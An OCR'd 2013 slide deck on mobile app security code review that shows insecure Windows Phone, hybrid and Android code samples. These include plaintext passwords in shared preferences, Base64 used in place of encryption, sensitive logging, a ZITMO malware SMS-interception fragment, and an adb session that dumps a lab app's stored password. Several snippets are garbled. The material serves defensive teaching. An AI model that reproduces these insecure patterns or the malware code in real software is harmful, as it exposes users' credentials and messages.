Advanced Mobile Application Code Review Techniques

Sreenarayan A

Nov 20, 2013

Take Away for the Day

- Why Mobile Security?
- Purpose of Code Review?!
- Decompiling Windows Phone App
- Windows Phone Insecurities –from code base
- Hybrid Insecurities –from code base
- Advanced Technique –Mobile Code Reviews
- Checklist –Windows, Hybrid, HTML5 applications


Why is security relevant for Mobile Platform?

- 400% Increase in the number for Organizations Developing Mobile Platform based applications.
- 300% Increase in the no of Mobile Banking Applications.
- 500% Increase in the number of people using the Mobile Phones for their day to day transactions.

- 82% Chances of end users not using their Mobile Phones with proper caution.
- 79% Chances of Mobile Phone users Jail Breaking their Phones.
- 65% Chances of Mobile Phone users not installing Anti-virus on their Mobile Phones.
- 71% Chances of any application to get misused.
- 57% Chances of a user losing his sensitive credentials to a hacker.

Market Statistics of Mobile Users

MARKET SHARE OF SMARTPHONE SUBSCRIBERS BY PLATFORM



KEY DATA COMMUNICATIONS INTERCEPTION FINDINGS


- Wi-Fi hotspots expected to grow 350 percent by 2015
- Widely available tools make it simple to hijack users' credentials from Wi-Fi networks

Worldwide Smartphone Sales to End Users by Operating System in 4Q12 (Thousands of Units)

Operating System	4Q12 Units	4Q12 Market Share (%)	4Q11 Units	4Q11 Market Share (%)
Android	144,720.3	69.7	77,054.2	51.3
iOS	43,457.4	20.9	35,456.0	23.6
Research In Motion	7,333.0	3.5	13,184.5	8.8
Microsoft	6,185.5	3.0	2,759.0	1.8
Bada	2,684.0	1.3	3,111.3	2.1
Symbian	2,569.1	1.2	17,458.4	11.6
Others	713.1	0.3	1,166.5	0.8
Total	**207,662.4**	**100.0**	**150,189.9**	**100.0**

Source: Gartner (February 2013)

Mobile Market Trends



Different Types of Mobile Applications

- WAP Mobile Applications
- Native Mobile Applications
- Hybrid Mobile Applications

Different Types of Mobile Applications

Different Types of Mobile Architecture

Why did we learn the above types??

- Which applications can be Code Reviewed?
  - WAP Mobile Applications ?
  - Native Mobile Applications ?
  - Hybrid Mobile Applications ?

- We have to get to know of the **basics**!

Mobile Application Source Code Review

Secure Code Review of the Mobile App Code

- What do you mean by **Application Testing**?
- What do you mean by **Security Testing**?
- What are the diff **types of Security Testing**?
- What do you mean by **White-box approach or Secure Code Review**?

Questions to be answered ahead:

- What are the **goals/purpose** of **Code Review**?

- What is the **methodology** of **Code Review**?
- What the tools which can be used to **Code Review**?

- Can **Code Review** be done on all **platforms**?
    1. ANDROID ?
    2. iPHONE / iPAD ?
    3. WINDOWS PHONE / WINDOWS MOBILE ?
    4. BLACKBERRY ?

Goals Mobile Application Source Code Review

Goals of Analyzing the Source Code

•"UNDERSTAND THE WORKING OF THE APPLICATION AND TO FIGURE OUT THE LOOPHOLES!"

- To find Treasure Key Words like: password , keys , sql, algo, AES, DES, Base64, etc

- Detect the data storage definitions
- Detect backdoors or suspicious code
- Detect injection flaws

- Figure out weak algorithm usage and hardcoded keys

•E.g. Password in Banking Application (Sensitive Information)
•E.g. Angry Birds Malware (Stealing Data)
•E.g. Zitmo Malware (Sending SMS)

•We have understood the goals, how to achieve them? **Methodology**.

Method of Mobile Application Source Code Review

Methodology / Study

S1: Gaining access to the **Source code** [Development Team or Decompile]

S2: Understanding the **Technology** used to code the application.

S3: Build the Security **Threat Model.**

S4: **Derive the keyword patterns**.

S5: **Analyze the source code** against list of keywords.

S6: Build the **automation script** for quick results.

S1: Gain access to the source code

Reverse Engineer the Windows Phone Application

- **Tools** used:
  - De-compresser (Winrar / Winzip / 7zip)
  - .Net Decompiler (ILSpy)
  - Visual Studio / Notepad

- **Steps**
  1. . xap -> .dll
  2. .dll -> .csproject / .vbproject

- **Mitigation**
  1. Free Obfuscator: http://confuser.codeplex.com/
  2. Dotfuscator: Link

Mobile Threat Modeling

Mobile Platform Operating Systems ??

- Android
  - Highest market share, open source & the target of malwares
- iOS
  - Most user friendly, proprietary
- Blackberry
  - Enterprises preferred it for a long time
- Windows Phone
  - Been a year, not much sales, steady growth

Windows Phone Insecurities

1. Local Data storage flaws

Code snippet showcasing Local Data Storage:

```
using System.Data.Linq; using System.Data.Linq.Mapping; using
Microsoft.Phone.Data.Linq; using Microsoft.Phone.Data.Linq.Mapping;

// Create the database if it does not yet exist.
using (ToDoDataContext db = new ToDoDataContext(""isostore:/ToDo.sdf""))
{ if (db.DatabaseExists() == false) {
        // Create the database.
        db.CreateDatabase();
    }
    }}
// Define query to gather all of the to-do items.var toDoItemsInDB =
// from ToDoItem todo in toDoDB.ToDoItems                    select
// todo; Execute query and place results into a collection.ToDoItems =
// new ObservableCollection<ToDoItem>(toDoItemsInDB);
//
// Create a new to-do item based on text box.
ToDoItem newToDo = new ToDoItem { ItemName = newToDoTextBox.Text };

// Add the to-do item to the observable collection.
ToDoItems.Add(newToDo);

// Add the to-do item to the local database.
toDoDB.ToDoItems.InsertOnSubmit(newToDo);

protected override void
OnNavigatedFrom(System.Windows.Navigation.NavigationEventArgs e) {
    //Call base method
    base.OnNavigatedFrom(e);

    //Save changes to the database
    toDoDB.SubmitChanges();
}
}
//Get a handle for the to-do item bound to the button
ToDoItem toDoForDelete = button.DataContext as ToDoItem;

//Remove the to-do item from the observable collection
ToDoItems.Remove(toDoForDelete);
```

Local Data storage flaws

Code snippet showcasing Preference file based storage:

The code that uses the UI and performs an action:

```
namespace Pref { public partial class MainPage : PhoneApplicationPage {
private IsolatedStorageSettings settings;
        // Constructor
        public MainPage() { InitializeComponent(); settings =
        IsolatedStorageSettings.ApplicationSettings;
        }
        }
        protected override void OnNavigatedTo(NavigationEventArgs e) {
        System.Diagnostics.Debug.WriteLine(""into the app""); try {
        System.Diagnostics.Debug.WriteLine(""Retrieving values"");
        userName.Value = ("Credentials.txt");
        password.Value = ("Credentials.txt");
        gameMusic.IsChecked = (bool)settings[""gamemusic""];
        timed.IsChecked = (bool)settings[""timed""]; slider1.Value = (
        Int16)settings[""diff""];

            }
            catch(KeyNotFoundException ex) {
            System.Diagnostics.Debug.WriteLine(""First Time using the
            app""); settings.Add(""timed"", false);
            settings.Add(""gamemusic"", false); settings.Add(""diff"",
            1); settings.Save();

            }
            }
            }        }
```

2. Logging

Code snippet showcasing contents logged in an application log file.

```
public void SaveLogFile(object method, Exception exception) { string
location =
Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) +
@""\FolderName\""; try {
        //Opens a new file stream which allows asynchronous reading and
        //writing
        using (StreamWriter sw = new StreamWriter(new
        FileStream(location + @""log.txt"", FileMode.Append,
        FileAccess.Write, FileShare.ReadWrite))) {
            //Writes the method name with the exception and writes the
            //exception underneath
            sw.WriteLine(String.Format(""{0} ({1}) - Method: {2}"",
            DateTime.Now.ToShortDateString(),
            DateTime.Now.ToShortTimeString(), method.ToString()));
            sw.WriteLine(exception.ToString()); sw.WriteLine("""");
        }
        }    }
    catch (IOException) { if (!File.Exists(location + @""log.txt"")) {
    File.Create(location + @""log.txt"");
        }
        }    }
        }    }}
        }    }}
The logging activity should not be done for some sensitive information
like username, password, etc. that could reveal how the parameters are
used."
```

3. Weak encoding/encryption

Code snippet showcasing encryption algorithm implementation.

```
The following code snippet shows the implementation of AES algorithm in
Windows Phone:

class encryptionHelper {
    // Do not change.
    private static int IV_LENGTH = 12; private static int TAG_LENGTH =
    16;

    // EncryptString - encrypts a string Pre: passed a non-empty string
    // Post: returns the encrypted string in the format [IV]-[TAG]-[DATA]
    public static string EncryptString(string str) { if
    (String.IsNullOrEmpty(str)) { throw new
    ArgumentNullException(""encryption string invalid"");
        }
        using (AuthenticatedAesCng aes = new AuthenticatedAesCng()) {
        byte[] message = Encoding.UTF8.GetBytes(str);
        // Convert to bytes. aes.Key = getEncryptionKey();
                            // Retrieve Key. aes.IV = generateIV();
                                        // Generate nonce.
        aes.CngMode = CngChainingMode.Gcm;
        // Set Cryptographic Mode. aes.AuthenticatedData =
        getAdditionalAuthenticationData();      // Set Authentication
        Data.

            using (MemoryStream ms = new MemoryStream()) { using
            (IAuthenticatedCryptoTransform encryptor =
            aes.CreateAuthenticatedEncryptor()) { using (CryptoStream cs
            = new CryptoStream(ms, encryptor, CryptoStreamMode.Write)) {

                        // Write through and retrieve encrypted data.
```

4. Insecure Console Logging

Code snippet showcasing sensitive information logged on console.

```
class Program { static void Main() {
        // Write an int with Console.WriteLine.
        int valueInt = 4; Console.WriteLine(valueInt);

        // Write a string with the method.
        string valueString = ""Your string"";
        Console.WriteLine(valueString);

        // Write a bool with the method.
        bool valueBool = false; Console.WriteLine(valueBool);
    }
    }}
    }}
```

5. SD Card based Storage

Code snippet showcasing SD Card based storage of sensitive information.

```
    this.btnWrite.IsEnabled = false;
    this.btnRead.IsEnabled = true;
}

private async Task WriteToFile()
{
    // Get the text data from the textbox.
    byte[] fileBytes = System.Text.Encoding.UTF8.GetBytes(this.textBox1.Text.ToCharArray());

    // Get the local folder.
    StorageFolder local = Windows.Storage.ApplicationData.Current.LocalFolder;

    // Create a new folder name DataFolder.
    var dataFolder = await local.CreateFolderAsync(""DataFolder"",
        CreationCollisionOption.OpenIfExists);

    // Create a new file named DataFile.txt.
    var file = await dataFolder.CreateFileAsync(""DataFile.txt"",
    CreationCollisionOption.ReplaceExisting);

    // Write the data from the textbox.
    using (var s = await file.OpenStreamForWriteAsync())
    {
        s.Write(fileBytes, 0, fileBytes.Length);
    }
}
```

6. Sensitive Information in Comments

Code snippet showcasing sensitive information present in comments.

```
"The following code snippet shows the implementation of Windows Phone
for sql connection:

SqlCeConnection connection = new SqlCeConnection();
//password='admin123';
connection.ConnectionString = ""Data Source ="" + filename +
"";password="" + password; connection.Open();

Sensitive information should not be left in the comments as it might be
used by an adversary."
```

Hybrid Application Insecurities

1. Local Data storage flaws

Code snippet showcasing Local Data Storage:

```
23
24  var db = Ti.Database.install('../products.sqlite','products');
25  var rows = db.execute('SELECT DISTINCT category FROM products');
26
27  var dataArray = [];
28  while (rows.isValidRow())
29  {
30      dataArray.push({title:'' + rows.fieldByName('category') + '', hasChild:true, path:'../
31      rows.next();
32  };
```

Local Data storage flaws

Code snippet showcasing Preference file based storage:

```
1  var win = Ti.UI.createWindow({ backgroundColor: 'white' });
2
3  var objectWithNullValue = {
4    expires_at: 1347623585,
5    value: {
6      something: null
7    }
8  };
9
10 var objectWithoutNullValue = {
11   expires_at: 1347623585,
12   value: {
13     something: 'value'
14   }
15 };
16
17 Ti.App.Properties.setObject('userName', Username);
18 Ti.App.Properties.setObject('password', Password);
19
20
21
```

2. Logging

Code snippet showcasing contents logged in an application log file.

```
8
9     console.log("My userID is " + userID);
10
11    console.debug("My location is" + GPSLib.gpsCoordinates());
12
13
```

3. Insecure Console Logging

Code snippet showcasing sensitive information logged on console.

```
3                       InputStream in = new FileInputStream(source);
4                       OutputStream out = new FileOutputStream(dest);
5                       byte[] buf = new byte[4096];
6                       int len;
7                       while ((len = in.read(buf)) > 0){
8                               out.write(buf, 0, len);
9                       }
10                      in.close();
11                      out.close();
12              } catch (FileNotFoundException fnfe) {
13                      System.out.println("[WARN] Source file not found! " + source.getName());
14              } catch (IOException ioe) {
15                      System.out.println("[WARN] Unable to copy un-minified file " + source.getName());
16              }
17      }
```

4. SD Card based Storage

Code snippet showcasing SD Card based storage of sensitive information.

```
// check to see if we have external storage present
if(Titanium.Filesystem.isExternalStoragePresent()){

    var sd_card_path = Titanium.Filesystem.externalStorageDirectory;

    // this will create the new folder on the sd card and return a filesystem object
    var new_folder = Titanium.Filesystem.getFile(sd_card_path, new_folder_name);
    if(!new_folder.exists()){
        new_folder.createDirectory();
    }

    // this bit didnt work.. Ti.API.info('New folder is at path : '+new_folder.nativePath());

}
```

Android Insecurities


1. Local Data storage flaws

```
    final File sdcard=Environment.getExternalStorageDirectory();
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
      Button button=(Button)findViewById(R.id.button1);
      button.setOnClickListener(new View.OnClickListener() {

    @Override
    public void onClick(View v) {
        // TODO Auto-generated method stub
        File path=new File(sdcard,"testfile.txt");  //creates file in /sdcard location
          try {

              BufferedWriter bw=new BufferedWriter(new FileWriter(path));
              bw.write("This is the text stored on the sdcard");
              bw.close();

          } catch (IOException e) {

              e.printStackTrace();
```

```
Button button2=(Button)findViewById(R.id.button2);
button2.setOnClickListener(new View.OnClickListener() {
}
    @Override
    public void onClick(View v) {
        // TODO Auto-generated method stub
        String FILE_NAME = "temporaryfile.tmp";

          try {

              FileOutputStream fos = openFileOutput(FILE_NAME, Context.MODE_PRIVATE);
              // Create a new file input stream.
              final String entryString ="This is the text stored in the application directory";
              BufferedWriter bw2=new BufferedWriter(new OutputStreamWriter(fos));
              bw2.write(entryString);
              bw2.flush();
              bw2.close();


          } catch (IOException e) {

              e.printStackTrace();
          }

    }
});
```

Local Data storage flaws

```
protected void rememberme()
{
    // TODO Auto-generated method stub
    EditText Username_Text;
    EditText Password_Text;
    Username_Text = (EditText) findViewById(R.id.loginscreen_username);
    Password_Text = (EditText) findViewById(R.id.loginscreen_password);

    SharedPreferences mySharedPreferences;
    mySharedPreferences=getSharedPreferences(MYPREFS,Activity.MODE_PRIVATE);
    SharedPreferences.Editor editor = mySharedPreferences.edit();
    username_text = Username_Text.getText().toString();
    password_text = Password_Text.getText().toString();
    editor.putString("Username", username_text);
    editor.putString("Password",password_text);
    editor.commit();
}
```



2. Malwares

- Malwares present in the application, sends unauthorized SMS or makes unauthorized call
- ZITMO

```
public class SmsReceiver extends BroadcastReceiver
{
public static final String KEY_SMS_ARRAY = "pdus";
  public static final String TAG = "SmsReceiver";
public void onReceive(ContextparamContext, Intent paramIntent)
  {
Bundle localBundle = paramIntent.getExtras();
    if ((localBundle != null) && (localBundle.containsKey("pdus")))
    {
abortBroadcast();
paramContext.startService(newIntent(paramContext, MainService.class).putExtra("pdus", localBundle));
    }
  }
}
```

Malwares

- HttpPostlocalHttpPost = new HttpPost(str);
- localHttpPost.setEntity(paramUrlEncodedFormEntity);
- BasicResponseHandlerlocalBasicResponseHandler = new BasicResponseHandler();
- JSONObjectlocalJSONObject = (JSONObject)newJSONTokener((String)newDefaultHttpClient().execute(localHttpPost, localBasicResponseHandler)).nextValue();
- localObject = localJSONObject;





Image Credit: Fortinet

3. Weak encoding/encryption





```
protected void rememberme() {
    // TODO Auto-generated method stub
    SharedPreferences mySharedPreferences;

    mySharedPreferences=getSharedPreferences(MYPREFS,Activity.MODE_PRIVATE);
    SharedPreferences.Editor editor = mySharedPreferences.edit();
    username_text = Username_Text.getText().toString();
    password_text = Password_Text.getText().toString();
    editor.putString("Username", username_text);
    editor.putString("Password",password_text);
    String mypassword=password_text;
    String base64password =new String(Base64.encodeToString(mypassword.getBytes(),4));
    editor.putString("encryptedpassword",base64password );
    editor.commit();

}
```

```
Administrator: C:\Windows\system32\cmd.exe - adb  shell
# pwd
pwd
/data/data/com.android.insecurebank/shared_prefs
# cat mySharedPreferences.xml
cat mySharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<string name="serverport">8080</string>
<string name="encryptedpassword">ZGluZXNoQDEyMyQ=
</string>
<string name="serverip">172.168.5.177</string>
<string name="Password">dinesh@123$</string>
<string name="Username">dinesh</string>
</map>
#
```

4. Insecure Logging

```
public int doLogin(String server, String port, String username_text, String password_text)
        throws JSONException, IOException, HttpException {
    String protocol = "http://";
    String url = protocol + server + ":" + port + "/login";
    Map<String, String> parameters = new HashMap<String, String>();
    parameters.put("username", username_text);
    parameters.put("password", password_text);
    String theJsonResponse;
    theJsonResponse = postHttpContent(url, parameters);
